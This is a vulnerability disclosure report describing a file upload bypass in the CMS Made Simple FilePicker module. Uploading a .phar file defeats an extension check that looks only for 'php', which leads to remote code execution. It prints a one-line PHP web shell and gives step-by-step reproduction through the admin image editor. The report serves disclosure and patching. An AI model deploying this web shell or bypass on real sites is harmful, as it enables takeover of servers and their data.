File upload bypass with .phar extension lead to RCE

Summary

The vulnerability affect the FilePicker module, it is possible to bypass the restriction and upload a malicious file with .phar extension to gain Remote Code Execution


Steps to reproduce the issue

Prepare a PoC file with .phar extension with arbitrary php code in it.


```
report.md info.phar

1 <?php
2 system($_GET['cmd']);
3 phpinfo();
4 ?>
```


Login into the admin area and surf to the MicroTiny WYSIWYG editor functionality then click on the insert/edit image button. The screenshot below shows this steps.




A new window will be opened, now click on the search button, the CMSMS File Picker will be shown.




Now the FilePicker module will be used. Click on the upload button.




Select the .phar malicious file.



The file should be uploaded.



Surf to the .phar file to gain RCE.



The exploit is working because the upload handler checks only if the extension contains the php string (obviously phar does not match).

The exploit works fine on a standard Ubuntu system, here the configuration used for the tests:

- Linux ubuntu 5.4.0-58-generic
- php version 7.4.3
- Apache/2.4.41 (Ubuntu)
- File Picker version = "1.0.5"